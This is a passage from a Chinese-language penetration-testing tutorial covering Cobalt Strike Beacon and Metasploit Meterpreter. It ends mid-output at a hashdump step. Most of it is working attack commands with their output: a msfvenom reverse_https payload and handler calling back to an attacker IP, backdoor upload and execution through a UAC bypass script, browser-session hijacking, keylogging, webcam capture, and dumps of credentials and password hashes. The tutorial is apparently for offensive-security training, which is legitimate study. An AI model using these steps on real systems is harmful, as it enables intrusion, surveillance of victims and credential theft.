System Profiler 用来获取一些系统信息，比如系统版本，Flash 版本，浏览器版本等。

Spear Phish 是用来邮件钓鱼的模块。

3.View



View 模块可以方便测试者查看各个模块，图形化的界面可以方便的看到受害者机器的各个信息。

Applications 显示受害者机器的应用信息；

Credentials 显示受害者机器的凭证信息，能更方便的进行后续渗透；

Downloads 文件下载；

Event Log 可以看到事件日志，清楚的看到系统的事件,并且团队可以在这里聊天;

Keystrokes 查看键盘记录；

Proxy Pivots 查看代理信息；

Screenshots 查看屏幕截图；

Targets 查看目标


Web Log 查看 web 日志

还有 Reporting 的功能就不介绍了，主要就是出报告用的

0x05 Beacon

Beacon 可以选择通过 DNS 还是 HTTP 协议出口网络，你甚至可以在使用 Beacon 通讯过程中切换 HTTP 和 DNS。其支持多主机连接，部署好 Beacon 后提交一个要连回的域名或主机的列表，Beacon 将通过这些主机轮询。目标网络的防护团队必须拦截所有的列表中的主机才可中断和其网络的通讯。

通过种种方式获取 shell 以后（比如直接运行生成的 exe），就可以使用 beacon 了，右击电脑，Interact，则可打开 Beacon Console



在 beacon 处输入 help，则可以看到详细说明：

```
beacon> helpBeacon Commands===============
      Command    Description
      -------    -----------
      browserpivot  Setup a browser pivot session
      bypassuac        Spawn a session in a high integrity process
      cancel          Cancel a download that's in-progress
      cdChange directory
      checkin    Call home and post data
      clear            Clear beacon queue
      covertvpn        Deploy Covert VPN client
      desktop    View and interact with target's desktop
      dllinject        Inject a Reflective DLL into a process
      download          Download a file
      downloads        Lists file downloads in progress
      drives          List drives on target
      elevate    Try to elevate privileges
      execute    Execute a program on target
      exit              Terminate the beacon session
      getsystem        Attempt to get SYSTEM
      getuid          Get User ID
      hashdump          Dump password hashes
      help              Help menu
      inject          Spawn a session in a specific process
      jobkill    Kill a long-running post-exploitation task
      jobs              List long-running post-exploitation tasks
      kerberos_ccache_use        Apply kerberos ticket from cache to
this session
      kerberos_ticket_purge    Purge kerberos tickets from this session
      kerberos_ticket_use        Apply kerberos ticket to this session
      keylogger        Inject a keystroke logger into a process
      kill              Kill a process
      link              Connect to a Beacon peer over SMB
      logonpasswordsDump credentials and hashes with mimikatz
```

```
      lsList files
      make_token      Create a token to pass credentials
      mimikatz          Runs a mimikatz command
      mkdir            Make a directory
      mode dns          Use DNS A as data channel (DNS beacon only)
      mode dns-txt  Use DNS TXT as data channel (DNS beacon only)
      mode http        Use HTTP as data channel
      mode smb          Use SMB peer-to-peer communication
      net                Network and host enumeration tool
      note              Assign a note to this Beacon
      portscan          Scan a network for open services
      powershell      Execute a command via powershell
      powershell-import                Import a powershell script
      psShow process list
      psexec          Use a service to spawn a session on a host
      psexec_psh      Use PowerShell to spawn a session on a host
      pth                Pass-the-hash using Mimikatz
      pwd                Print current directory
      rev2self          Revert to original token
      rmRemove a file or folder
      rportfwd          Setup a reverse port forward
      runas            Execute a program as another user
      screenshot      Take a screenshot
      shell            Execute a command via cmd.exe
      sleep            Set beacon sleep time
      socks            Start SOCKS4a server to relay traffic
      socks stop      Stop SOCKS4a server
      spawn            Spawn a session
      spawnas    Spawn a session as another user
      spawnto    Set executable to spawn processes into
      steal_token   Steal access token from a process
      timestomp        Apply timestamps from one file to another
      unlink          Disconnect from parent Beacon
      upload          Upload a file
      wdigest    Dump plaintext credentials with mimikatz
      winrm            Use WinRM to spawn a session on a host
      wmi                Use WMI to spawn a session on a host
```

对于某个模块的使用方式可以直接使用 help 查看，如：

```
beacon> help browserpivotUse: browserpivot [pid] [x86|x64]
      browserpivot [stop]    Setup a Browser Pivot into the specified
process. To hijack authenticated
web sessions, make sure the process is an Internet Explorer tab. These
```

```
processes have iexplore.exe as their parent process.    Use
"browserpivot stop" to tear down the browser pivoting sessions
associated with this Beacon.
```

4.Browserpivot

用户注入受害者浏览器进程，然后开启 HTTP 代理，之后就可以登录受害者登录的网站了。

使用方式，ps 找到浏览器进程：

```
3216  752   msdtc.exe
3384  3908  iexplore.exe          x64  1   DESKTOP-FNS0BMD\evilcg
3452  3384  iexplore.exe          x86  1   DESKTOP-FNS0BMD\evilcg
3608  992   sihost.exe            x64  1   DESKTOP-FNS0BMD\evilcg
3636  992   taskhostw.exe         x64  1   DESKTOP-FNS0BMD\evilcg
3744  828   ChsIME.exe            x64  1   DESKTOP-FNS0BMD\evilcg
3908  3888  explorer.exe          x64  1   DESKTOP-FNS0BMD\evilcg
4012  920   OneDrive.exe          x86  1   DESKTOP-FNS0BMD\evilcg
4088  828   RuntimeBroker.exe     x64  1   DESKTOP-FNS0BMD\evilcg
4192  2648  TPAutoConnect.exe     x64  1   DESKTOP-FNS0BMD\evilcg
4204  4192  conhost.exe           x64  1   DESKTOP-FNS0BMD\evilcg
4252  828   ShellExperienceHost.exe x64 1  DESKTOP-FNS0BMD\evilcg
4428  828   Microsoft.Photos.exe  x64  1   DESKTOP-FNS0BMD\evilcg
4776  2088  powershell.exe        x64  1   DESKTOP-FNS0BMD\evilcg
4916  748   conhost.exe           x64  1   DESKTOP-FNS0BMD\evilcg
5092  2400  PGPcbt64.exe          x64  1   DESKTOP-FNS0BMD\evilcg
5968  636   audiodg.exe
```

注入进程：

```
beacon> browserpivot 3452 x64
```

```
beacon> browserpivot 3452 x86
[*] Injecting browser pivot DLL into 3452
[+] Browser Pivot HTTP proxy is at: 192.168.1.103:37929
[+] started port forward on 10173 to 127.0.0.1:10173
[+] host called home, sent: 73760 bytes

[DESKTOP-FNS0BMD] evilcg/748
beacon>
```

设置本地浏览器代理：

当受害者登录某网站账号以后，通过代理，本机浏览器同样登录该网站

当然当被攻击者关闭浏览器的时候，代理也就失效了，关闭此代理可使用如下命令：

```
browserpivot stop
```

5.Socks

可以直接开启 socks4a 代理，可以通过代理进行内网渗透测试。

开启 socks

```
beacon>socks 9999
```


这里可以选择其中一台，右键 Pivoting->SOCKS Server，则使用此台计算机开启 socks 代理。

配置 proxychains.conf，添加


```
socks4 127.0.0.1 9999
```

然后就可以通过 proxychains 使用各种工具做内网渗透了。

或者直接开启隧道使用 msf，依次点击 View->Proxy Pivots，选择 Socks4a Proxy,点击 Tunnel:



复制以后，在 metasploit 中执行，则可以开启代理：



关闭 socks

```
beacon>socks stop
```

Screenshot&Keylogger


这里的 screenshot 可以截取受害者一定时间的屏幕截图，操作命令为：

```
beacon>screenshot [pid] <x86|x64> [run time in seconds]
```

或者

```
beacon>screenshot
```

然后打开 View->Screenshots，则可以看到屏幕截图：




键盘记录器的使用方式为：

```
Use: keylogger [pid] <x86|x64>
```

然后打开 View->Keystrokes，则可以看到键盘记录结果：

如果不想使用命令行，可以直接选择受害者计算机（可多选），右键->Explore->Process List：




---

6. powershell-import

这个功能在后渗透测试中很有用，可以导入各种 powershell 渗透框架，比如 nishang 的 powerpreter，直接执行：

```
beacon> powershell-import
```

然后在文件浏览器里面选择 Powerpreter.psm1：




或者直接执行：

powershell-import [/path/to/local/script.ps1]

进行导入，之后就可以使用 powerpreter 的各种模块了。

要执行某模块直接使用如下命令,比如：

beacon> powershell Check-VM



7.kerberos 相关

这里一共有三个模块，分别是：

- **kerberos_ccache_use :从 ccache 文件中导入票据**
- **kerberos_ticket_purge :清除当前会话的票据**
- **kerberos_ticket_use：从 ticket 文件中导入票据**

获取黄金票据的方式比如使用 mimikatz:

8.BypassUAC

什么，你不能读密码？试试 bypassuac 吧~


直接执行

```
beacon> bypassuac
```

下面你就可以执行那些需要最高权限的操作了。

在这里就演示使用 bypassuac 的 powershell 脚本来获取 Win10 最高权限 ,由于 nishang 的 powershell 脚本现在并不支持 Win10,所以这里使用了一个我修改的 powershell 脚本 invoke-BypassUAC.ps1

生成一个 beacon 后门：




上传后门：

```
beacon> cd E:
beacon> upload /Users/evi1cg/Desktop/test.exe
```

加载 powershell 执行后门：

```
beacon> powershell-import
/Users/evi1cg/Pentest/Powershell/MyShell/invoke-BypassUAC.p
s1
beacon> powershell Invoke-BypassUAC -Command 'E:\test.exe'
```

然后他就破了：



使用那个破了的电脑的 beacon 读取密码：

```
beacon> sleep 0
beacon> wdigest
```

```
[+] host called home, sent: 297547 bytes
[+] received output:

Authentication Id : 0 ; 208050 (00000000:00032cb2)
Session           : Interactive from 1
User Name         : evilcg
Domain            : DESKTOP-FNS0BMD
SID               : S-1-5-21-792390344-1904367444-1519734
         wdigest :
          * Username : evilcg
          * Domain   : DESKTOP-FNS0BMD
          * Password : (null)

Authentication Id : 0 ; 207991 (00000000:00032c77)
Session           : Interactive from 1
User Name         : evilcg
Domain            : DESKTOP-FNS0BMD
[DESKTOP-FNS0BMD] evilcg */5896
beacon>
```

```
beacon> hashdump
```


```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
evilcg:1001:aad3b435b51404eeaad3b435b51404ee:69943c5e63b4d2c104dbbcc15138b72b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

二．与 metasploit 联动


cobalt strike3.0 不再使用 Metasploit 框架而作为一个独立的平台使用，那么怎么通过 cobalt strike 获取到 meterpreter 呢，别担心，可以做到的。 首先我们使用 metasploit 的 reverse_tcp 开启监听模式：

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter
msf exploit(handler) > set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.74.1
lhost => 192.168.74.1
msf exploit(handler) > set lport 5555
lport => 5555
msf exploit(handler) > exploit -j
```


之后使用 Cobalt Strike 创建一个 windows/foreign/reverse_tcp Listener：




其中 ip 为 metasploit 的 ip 地址，端口为 msf 所监听的端口。然后选中计算机，右键 ->Spawn:



选择刚刚创建的监听器：



可以看到成功获取了 meterpreter 回话：



本章节只是介绍了 Cobalt Strike 的部分功能，如有错误，请各位大牛指正，关于 Cobalt Strike 其他的功能小伙伴们可以自己研究

第八章节

章节环境：
虚拟机 kali linux，物理机 win10 系统

一. Meterpreter 命令

包含大量的命令,它可以被分成以下几类：

1、核心命令
2、STDapi :文件指令
3、STDapi：网络命令
4、STDapi：文件系统命令
5、STDapi：用户接口命令
6、STDapi：Web Cam 命令
7、Priv : 提权命令
8、Priv : 密码数据库命令
9、Priv : 时间戳命令

我们先得到一个 meterpreter 会话，老生常谈

如图 1：

```
root@P-C:~# msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.11.105 L
PORT=5555 -f exe > 1.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 595 bytes
Final size of exe file: 73802 bytes
root@P-C:~#
```

图 2：

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.11.105
LHOST => 192.168.11.105
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > set SessionCommunicationTimeout 0
SessionCommunicationTimeout => 0
msf exploit(handler) > set exitOnsession false
exitOnsession => false
```

图 3：

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.11.105:5555
msf exploit(handler) > [*] Starting the payload handler...
[*] https://192.168.11.105:5555 handling request from 192.168.11.109; (UUID: mb4
yljcm) Staging Native payload...
[*] Meterpreter session 1 opened (192.168.11.105:5555 -> 192.168.11.109:51447) a
t 2016-10-01 22:01:43 +0800

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  LAPTOP-VEOMQ3HV\P-C @ LAPTOP-VEOMQ3HV  192.168.11.1
05:5555 -> 192.168.11.109:51447 (192.168.11.109)

msf exploit(handler) >
```

进入会话输入 help 参数，会列出所有的参数详细使用信息，我们介绍一些基本应用

1.sessions 命令：

(1)sessions 查看 meterpreter 会话 id 信息

```
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  LAPTOP-VEOMQ3HV\P-C @ LAPTOP-VEOMQ3HV  192.168.11.1
05:5555 -> 192.168.11.109:51447 (192.168.11.109)
```

(2)sessions -i 会话 id 号 进入会话

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

(3)sessions -k 1 结束会话

2. sysinfo 命令查看目标的操作系统信息：

```
meterpreter > sysinfo
Computer        : LAPTOP-VEOMQ3HV
OS              : Windows 10 (Build 10586).
Architecture    : x64 (Current Process is WOW64)
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

3. execute 命令

execute 命令为目标主机上执行一个命令，其中 execute -h 显示帮助信息。-f 为执行要运行的命令

```
meterpreter > execute -f cmd.exe -i -H
Process 1108 created.
Channel 1 created.
Microsoft Windows [版本 10.0.10586]
(c) 2015 Microsoft Corporation保留所有权利。

C:\Users\P-C\Desktop>
```

4. idletime 命令

idletime 命令为显示目标机器截止到当前无操作命令的时间，图中的显示意思为目标主机有操作是在 0 分 0 秒之前

```
C:\Users\P-C\Desktop>exit
exit
meterpreter > idletime
User has been idle for: 0 secs
meterpreter >
```

5. ifconfig 命令

ifconfig 命令为显示远程机器的网络接口和 IP 地址等信息

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : Intel(R) Dual Band Wireless-AC 3165
Hardware MAC : 68:07:15:7d:74:22
MTU          : 1500
IPv4 Address : 192.168.11.109
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4cd:79e6:f740:78cf
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface 20
============
Name         : Microsoft Wi-Fi Direct Virtual Adapter
Hardware MAC : 68:07:15:7d:74:23
MTU          : 1500
IPv4 Address : 169.254.14.175
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::7ddc:4e0:9c61:eaf
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 23
============
Name         : Bluetooth Device (Personal Area Network)
Hardware MAC : 68:07:15:7d:74:26
MTU          : 1500
IPv4 Address : 169.254.210.229
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::8836:77d:aae4:d2e5
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

6.Migrate 命令

使用 migrate 模块，你可以迁移目标机的一个进程到另一个进程：

当我们攻击一个系统是，常常是对像是 IE 之类的服务漏洞进行利用的，可是不免有对方关闭 IE 的情况，那么我们的 meterpreter 会话将会关闭，从而导致与目标系统失去连接，所以我们可以使用迁移进程后的攻击模块，将 sessions 迁移到内存空间中的其他稳定的、不会被关闭的服务进程中，以维持稳定的系统控制连接

```
meterpreter > getpid
Current pid: 9872
meterpreter > run post/windows/manage/migrate

[*] Running module against LAPTOP-VEOMQ3HV
[*] Current server process: 1.exe (9872)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2648
[+] Successfully migrated to process 2648
meterpreter >
```

7. Search 命令

使用 search －h 命令来查看 search 命令的帮助信息

```
meterpreter > search -f *.txt
```

8. webcam_snap 命令

webcam_snap 命令为抓取目标主机当前的摄像头拍摄到的画面，并将它以图片形式保存到本地，webcam_snap －h 命令为查看参数的使用方法。由于我们的实验中目标机器没有摄像头，所以我们运行 webcam_snap -i 1 -v false 命令之后返回以下信息

```
meterpreter > webcam_snap -i 1 -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/nzENwVpO.jpeg
meterpreter >
```

9.background 命令

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) >
```

将当前会话放置后台

二. 脚本命令

1. run checkvm 命令

检查远程主机是一个虚拟主机还是一个真正的主机

```
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a Hyper-V Virtual Machine
meterpreter >
```

2. run getgui 命令

getgui 添加用户的命令

```
meterpreter > run getgui -u username -p password
```

3. rdesktop 命令

具体用法是在 kali 终端下输入 rdesktop -u username -p password IP 执行命令之后就会弹出一个窗口，并对目标机器直接进行控制

4. Hashdump 命令

run hashdump 获得密码哈希值，运行这个脚本和在 meterpreter 下直接运行 hashdump 结果差不多

```
meterpreter > run hashdump
[*] Obtaining the boot key...
